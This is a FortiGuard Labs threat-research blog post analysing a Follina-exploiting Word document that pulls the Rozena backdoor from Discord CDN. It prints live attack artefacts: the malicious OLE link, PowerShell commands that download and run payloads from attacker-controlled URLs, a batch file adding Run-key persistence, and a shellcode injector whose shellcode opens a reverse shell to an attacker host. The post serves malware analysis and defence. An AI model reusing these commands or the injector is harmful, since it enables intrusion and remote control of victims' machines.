

From Follina to Rozena - Leveraging Discord to Distribute a Backdoor | FortiGuard Labs

By Cara Lin

Published: 2022-07-06 · Archived: 2026-04-05 22:25:18 UTC

In May 2022, Microsoft published an [advisory](#) about CVE-2022-30190, which is about a Microsoft Windows Support Diagnostic Tool (MSDT) remote code execution vulnerability. Attackers can inject a malicious external link to an OLE Object in a Microsoft Office document, then lure victims to click or simply preview the document in order to trigger this exploit. It will then execute a payload on the victim's machine. Since this vulnerability is a public exploit and has high severity, FortiGuard Labs published an [Outbreak Alert](#) on 31st May and a [blog article](#) to address it on June 1, 2022.

During our tracking last month, we found a document that exploited CVE-2022-30190, aka Follina, then downloaded Rozena to deploy a fileless attack and leverage the public Discord CDN attachment service. Rozena is a backdoor malware that is capable of injecting a remote shell connection back to the attacker's machine. In this blog we will explain how an attacker delivers this payload through this vulnerability, along with details of Rozena and its shellcode.

Affected platforms: Microsoft Windows

Impact parties: Microsoft Windows Users

Impact: Full Control of Affected Machine

Severity: Critical

Exploitation

The original malicious document (SHA256:

432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6) contains an external web link as in Figure 1. The relationship directory (word/_rels/document.xml.rels) is an XML file that maps relationships within the .docx file, and also with resources outside of the package, such as links or images.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"http://cdn.discordapp.com/attachments/986484515985825795/986821210044264468/index.html" TargetMode="External"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/></Relationships>
```

Figure 1. Document.xml.rels contains a malicious external link in oleObject

Once the document is clicked (as shown in Figure 2), it starts connecting to the external Discord CDN attachment space 'hxxps://cdn[.]discordapp.com/attachments/986484515985825795/986821210044264468/index[.]htm' to download an HTML file.

It has a little obfuscation with a concatenation of separate strings that assemble at run time to hide the actual command and evade simple string detection. We decoded a Base64 string and the complete command is shown in Figure 4.

The PowerShell code will download one batch file cd.bat (SHA256: 5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002) and start it with no window to hide itself. Then it invokes another web request to download Rozena and saves as “Word.exe” (SHA256: 69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88) in the Windows Tasks folder.

These two files are also downloaded from the Discord CDN attachment space with the same channelID as the external link in the original document.

```
Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986495733295374366/cd.bat -OutFile C:\Windows\Tasks\cd.bat ; Start-Process -WindowStyle Hidden 'C:\Windows\Tasks\cd.bat' ; Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986484659363930122/Word.exe -OutFile C:\Windows\Tasks\Word.exe ; C:\Windows\Tasks\Word.exe ;
```

Figure 4. Base64 decoded command

As shown in Figure 5, the cd.bat file has four tasks:

- Download another document, 1c9c88f811662007.docx (SHA256: e3af143ba12209fafdc3089a740d23faf59f6f1508c00d8f56f8cc9d0c8ebf89) for distraction
- Kill processes “msdt.exe” and “WINWORD.exe” to wipe out the trace of exploiting CVE-2022-30190
- Create persistence for Rozena “Word.exe” by adding registry run keys.
- Delete the bat file.

```
@echo off
%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -WindowStyle Hidden -Command "Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986489283969953802/1c9c88f811662007.docx -OutFile C:\users\%env:USERNAME%\Downloads\18562.docx ; taskkill /f /im msdt.exe ; taskkill /f /im WINWORD.EXE; Start-Process C:\users\%env:USERNAME%\Downloads\18562.docx ; reg add 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run' /V 'Word' /t REG_SZ /F /D 'C:\Windows\Tasks\Word.exe'; rm C:\Windows\Tasks\cd.bat;"
```

Figure 5. cd.bat file contents

Distraction

Before diving into Rozena, this attacker decided to distract the victim. The original file has no content besides an external link in oleObject. To keep the victim from noticing anything odd the batch file downloads another Word document, 1c9c88f811662007.docx with a lot of pictures in it (See Figure 6). To make it seem more real, this document is saved in directory C:\users\%env:USERNAME%\Downloads, with a shorter name, 18562.docx.




Figure 6. Word document for distraction

Rozena

The attacker leverages the default Window’s feature, which is not to show the file extension. Therefore, the attacker tricks the victim as shown in Figure 7. The green one is the document for distraction with no harm, and the red one is Rozena. It uses the Microsoft Word icon while it is an executable file. The PE header is shown in Figure 8.




Figure 7. Rozena “Word.exe” uses the Microsoft Word file icon

Word.vxe																					
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10				
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	MZ		yy	,
00000011	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	00		@		
00000022	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00				
00000033	00	00	00	00	00	00	00	00	00	80	00	00	00	0E	1F	BA	0E				
00000044	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	20	70	72				
00000055	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72				
00000066	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D				
00000077	0A	24	00	00	00	00	00	00	00	50	45	00	00	64	86	06	00				
00000088	DC	6D	73	5A	00	00	00	00	00	00	00	00	F0	00	2F	00	0B				
00000099	02	02	32	00	60	01	00	00	A8	00	00	00	00	00	00	00	10				
000000AA	00	00	00	10	00	00	00	00	00	40	01	00	00	00	00	10	00			@	
000000BB	00	00	02	00	00	04	00	00	00	00	00	00	00	05	00	02	00				
000000CC	00	00	00	00	00	60	02	00	00	04	00	00	00	00	00	00	02				
000000DD	00	00	00	00	00	10	00	00	00	00	00	00	10	00	00	00	00				
000000EE	00	00	00	00	10	00	00	00	00	00	00	10	00	00	00	00	00				
000000FF	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	00				
00000110	98	F1	01	00	C8	00	00	00	00	20	02	00	44	32	00	00	00				
00000121	D0	01	00	C8	10	00	00	00	00	00	00	00	00	00	00	00	00				
00000132	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00				
00000143	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00				
00000154	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00				
00000165	00	00	00	A8	F6	01	00	48	04	00	00	00	00	00	00	00	00				
00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00				
00000187	00	2E	63	6F	64	65	00	00	00	99	5A	00	00	00	10	00	00				
00000198	00	5C	00	00	00	04	00	00	00	00	00	00	00	00	00	00	00				
000001A9	00	00	00	20	00	00	60	2E	74	65	78	74	00	00	00	C5	02				
000001BA	01	00	00	70	00	00	00	04	01	00	00	60	00	00	00	00	00				
000001CB	00	00	00	00	00	00	00	00	00	20	00	00	60	2E	72	64	61				
000001DC	74	61	00	00	2D	4B	00	00	00	80	01	00	00	4C	00	00	00				
000001ED	64	01	00	00	00	00	00	00	00	00	00	00	00	00	00	40	00				
000001FE	00	40	2E	70	64	61	74	61	00	00	C8	10	00	00	00	D0	01				

Figure 8. The File header of Rozena

After execution, it will create a process for a PowerShell command. We can find the chain from the process explorer (shown in Figure 9). And the full PowerShell command is shown in Figure 10, which is Base64-encoded.




Figure 9. Execution of Rozena




Figure 10. Full PowerShell command extracted from Rozena

As shown in Figure 11, the decoded command has only one job: inject shellcode. First, it defines a variable “\$gcr” for the whole injection procedure. It uses DLLImport for kernel32.dll and msvcrt.dll for importing specific APIs: VirtualAlloc, CreateThread, and Memset, to achieve code injection. And it has some hexadecimal bytes that define the block of code to be injected later. Then it copies these bytes to the allocated memory and injects them into the running PowerShell.exe. Finally, it sets up a loop to start sleep. In the bottom part highlighted in red, it encodes the above injection code from “\$gcr” with Base64, then invokes a new PowerShell process with parameter -ec.

```
$gcr = '$btJodHU = ''
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';
$w = Add-Type -memberDefinition $btJodHU -Name "Win32" -namespace Win32Functions -passthru:[Byte[]];
[Byte[]]$z =
0xb8,0x16,0x98,0x38,0xb9,0xdd,0xc4,0xd9,0x74,0x24,0xf4,0x5b,0x33,0xc9,0xb1,0x53,0x31,0x43,0x12,0x83,0xc3,0x04,0x03,0x55,0x96,0xda,0x4c,0xa5,0x4e,0x95,0xaf,0x55,0x8f,0xca,0x9e,0x87,0xeb,0x81,0xb3,0x1
7,0x7d,0x70,0xb8,0x05,0x71,0xf0,0xed,0xbd,0x02,0x74,0x3a,0x8c,0xeb,0x76,0x8d,0xa4,0x35,0xb8,0x31,0x94,0x06,0xdb,0xcd,0xe6,0x5a,0x3b,0xef,0x29,0xaf,0x3a,0x28,0xfc,0xc5,0xd3,0xe4,0xa9,0xae,0x7e,0x19,0
xde,0xf3,0x42,0x18,0x38,0x78,0xfa,0x62,0x35,0xbf,0x8f,0xde,0x34,0x90,0x20,0x54,0x6e,0x30,0xc0,0xb9,0xb5,0x78,0xda,0xb8,0xd0,0x0d,0xe6,0xf3,0x1d,0xa4,0x9d,0xc8,0x6a,0x36,0x74,0x19,0xac,0x95,0xb9,0x95
,0x21,0xe7,0xfe,0x12,0xd9,0x92,0xf4,0x60,0x64,0xa5,0xce,0x1b,0xb2,0x20,0xd1,0xbc,0x31,0x92,0x35,0xc3,0x96,0x45,0xbd,0x32,0x53,0x01,0x99,0x56,0x62,0xc6,0x91,0x63,0xef,0xe9,0x75,0xe2,0xab,0xcd,0x51,0x
ae,0x08,0xf,0xc3,0x0a,0xdf,0x90,0x13,0xf2,0xb0,0x34,0x5f,0x11,0xd7,0x49,0xa8,0xe9,0x08,0x17,0x37,0x25,0x14,0xa8,0xc7,0x21,0x2f,0xdb,0xf5,0xee,0x9b,0x73,0xb6,0xb7,0xb5,0x83,0xb9,0x5d,0xf1,0x1b,0x44,
0x5e,0xd0,0x15,0xb3,0xa0,0x31,0x2d,0x22,0x33,0x3a,0xad,0xb,0x6,0xc,0xfd,0x63,0x59,0x4c,0xae,0xc3,0x09,0x2a,0xa8,0xc5,0x76,0x54,0xc7,0x01,0x1f,0x7c,0x2f,0xaa,0x20,0x7c,0x3d,0xc3,0x43,0x0e,0x22,0x6
9,0xeb,0x88,0x59,0xeb,0xdd,0x30,0xd4,0x95,0xda,0xc,0x78,0x29,0xa3,0x73,0xf7,0xaa,0xbb,0xe3,0x5e,0x1c,0x88,0x73,0x5f,0x88,0x70,0x33,0xbc,0x59,0x76,0xe3,0xd4,0x0f,0x86,0xd9,0x42,0x29,0x60,0xb7,0xc,0
x7f,0x3a,0x2f,0x04,0xda,0xb0,0xc,0xc9,0xf0,0xbc,0xd0,0x42,0xf7,0xd1,0xde,0xa2,0x72,0x52,0x76,0x43,0xc9,0x88,0xd0,0x5c,0xe7,0x27,0xdc,0xc8,0x0c,0xee,0x8b,0x64,0x0f,0xd7,0xfb,0x2a,0xf0,0x32,0x70,0xe2
,0x64,0xfd,0xee,0xb,0x69,0xfd,0xee,0x5d,0xe3,0xfd,0x86,0x39,0x57,0xaa,0xb3,0x45,0x42,0xc2,0x68,0xd0,0xd6,0xb3,0xdd,0x73,0x06,0x39,0x38,0xb3,0x89,0xc2,0x6f,0x45,0xf5,0x14,0x49,0x33,0x17,0xa5;$g =
0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$btJo=$w:VirtualAlloc(0,0x1000,$g,0x40);
for ($i=0;$i -le ($z.Length-1){$w:memset([IntPtr]($btJo.ToInt32()+$i), $z[$i], 1)};
$w:CreateThread(0,0,$btJo,0,0,0);
for (;){Start-sleep 60};'';
$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($gcr));
$Ujk = "--ec ";
if([IntPtr]::Size -eq 8){$NFts = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";}else{;lex "& $NFts $Ujk $e"} else{;lex "& powershell $Ujk $e";}
```

Figure 11. Decoded PowerShell command

Shellcode

We extracted the shellcode from the command shown in Figure 12 (SHA256: 27F3BB9AB8FC66C1CA36FA5D62EE4758F1F8FF75666264C529B0F2ABBADE9133). To dive deep in to this, we checked this binary with IDA. It can divide into following steps:

- 1. Retrieve decode key
- 2. Retrieve location relative to EIP (Figure 13)
- 3. Decode (XOR)

```
: type: Pure code
segment byte public 'CODE' use32
assume cs:seg000
assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs
1 mov     eax, 0B9389816h
  ffree  st(4)
2 fnstenv byte ptr [esp-0Ch]
  pop    ebx
  xor    ecx, ecx
  mov    cl, 53h ; 'S'
3 xor    [ebx+12h], eax
  add    ebx, 4
  add    edx, [ebp-6Ah]
  fimul  dword ptr [ebp+4Eh]
  xchg   eax, ebp
  scasd
  push   ebp
-----
  db  8Fh
  db  0CAh
  db  9Eh
  db  87h
  db  0EBh
  db  81h
  db  0B3h
  db  17h
  db  7Dh ; }
  db  70h ; p
  db  0B8h
  db   5
```

Figure 12. Extracted shellcode

Figure 13. Retrieve location relative to EIP

From the above instructions, we can identify this as Shikata Ga Nai (SGN) encoding. The SGN encoding schema is from the most popular exploit framework, Metasploit. It is a polymorphic XOR additive feedback encoder that allows malicious actors to evade detection. After decoding it, the main purpose of this shellcode is to start a reverse shell to the attacker’s host microsofto.duckdns[.]org with TCP port 55911 as shown in Figure 14.

Figure 14. Reverse shell

The complete attack scenario from delivering a malicious document and exploiting CVE-2022-30190 (Follina) to deploying Rozena from the Discord CDN attachment space is shown in Figure 15.




Figure 15. Attack scenario

Conclusion

CVE-2022-30190 is a high-severity vulnerability that lets a malicious actor deliver malware through an MS Word document. Microsoft already released a patch for it on June 14, 2022. In this blog we showed how an attacker exploits Follina and included details of Rozena and the SGN ShellCode. Users should apply the patch immediately and also apply FortiGuard protection to avoid the threat.

Fortinet Protections

Fortinet released IPS signature MS.Office.MSHTML.Remote.Code.Execution for CVE-2022-30190 to proactively protect our customers. The signature is officially released in IPS definition version 20.326.

The downloader and all related malware from that site are detected and blocked by FortiGuard Antivirus:

MSOffice/CVE_2017_0199.A!tr

BAT/Agent.1A81!tr

JS/Follina.6FB9!tr

Data/Shikata.A!tr

W32/PossibleThreat

Both the downloaded URL and attacker's host have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

The oleObject data in Microsoft Office files can be disarmed by the FortiGuard Content Disarm & Reconstruction (CDR) service.

All Fortinet Protections and Outbreak Detection, Threat Hunting actions for Fortinet SOC solutions can be found in the [Follina Outbreak Alert](#).

IOCs

SHA256:

432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6

5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002

3558840ffbc81839a5923ed2b675c1970cdd7c9e0036a91a0a728af14f80eff3

27f3bb9ab8fc66c1ca36fa5d62ee4758f1f8ff75666264c529b0f2abbade9133

69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88

Learn more about Fortinet's [FortiGuard Labs](#) threat research and intelligence organization and the FortiGuard Security Subscriptions and Services [portfolio](#).

Source: <https://www.fortinet.com/blog/threat-research/follina-rozena-leveraging-discord-to-distribute-a-backdoor>